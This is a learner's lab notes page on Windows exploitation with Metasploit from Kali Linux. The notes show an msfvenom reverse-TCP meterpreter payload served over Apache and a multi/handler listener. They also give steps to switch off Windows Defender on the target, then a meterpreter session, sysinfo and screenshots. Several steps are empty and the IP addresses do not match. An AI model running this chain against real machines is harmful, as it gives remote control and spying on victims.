

## **Day 16 of Learning Cyber Security**

### **Platform: Kali Linux**

**Name:** Ayesha Nadeem

**Topic:** Metasploit



**Contact Me:** [ayeshanm8@gmail.com](mailto:ayeshanm8@gmail.com)

**Date:** 16<sup>th</sup> July, 2025

## Metasploit: Windows Exploitation

### Fetch IP

Command 1:

```
(ayeshanadeem@ayeshanadeem)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:00:27:eb:28:7b brd ff:ff:ff:ff:ff:ff
   inet 192.168.200.6/24 brd 192.168.200.255 scope global dynamic noprefixroute eth0
       valid_lft 86309sec preferred_lft 86309sec
   inet6 fe80::a00:27ff:feb8:287b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:ce:1b:e0:7e brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.0.255 scope global docker0
       valid_lft forever preferred_lft forever
```

### Generate payload

Command 2:

```
(ayeshanadeem@ayeshanadeem)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.10 LPORT=4444 -f exe -o /var/www/html/ayeshanadeem.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/ayeshanadeem.exe
```

Put your IP in LHOST

### Start server

Command 3:

In new terminal start server and leave it running

```
(ayeshanadeem@ayeshanadeem)-[~]
$ sudo service apache2 start
[sudo] password for ayeshanadeem:
```





## Review Commands:


```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [REDACTED]
LHOST => [REDACTED]
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on [REDACTED]:4444
```

## Download Payload:


### Step 1:

- Go to virtual windows (preferable) or host windows.
- Open start menu and search Windows Security
- Click on virus protection
- Click on manage setting link
- Turn off all toggles




### Step 2:


- Go to virtual windows
- Open browser
- Type <https://<kalilinuxIP>/ayeshanadeem.exe>
- Hit enter




Step 3:



## Step 4:



## Step 5:



## Capture activity:

Command 10:


```
[*] Started reverse TCP handler on [REDACTED]
[*] Sending stage (176198 bytes) to [REDACTED]
[*] Meterpreter session 1 opened [REDACTED] → [REDACTED] at 2025-05-29 01:32:43 -0400



meterpreter > sysinfo
Computer      : DESKTOP-1TRGM9A
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Command 11:


```
meterpreter > screenshot
Screenshot saved to: /home/ayeshanadeem/Y
meterpreter > screenshot
```

## Results:









What so ever activities are being done on Windows. It also capture in Kali Linux meanwhile.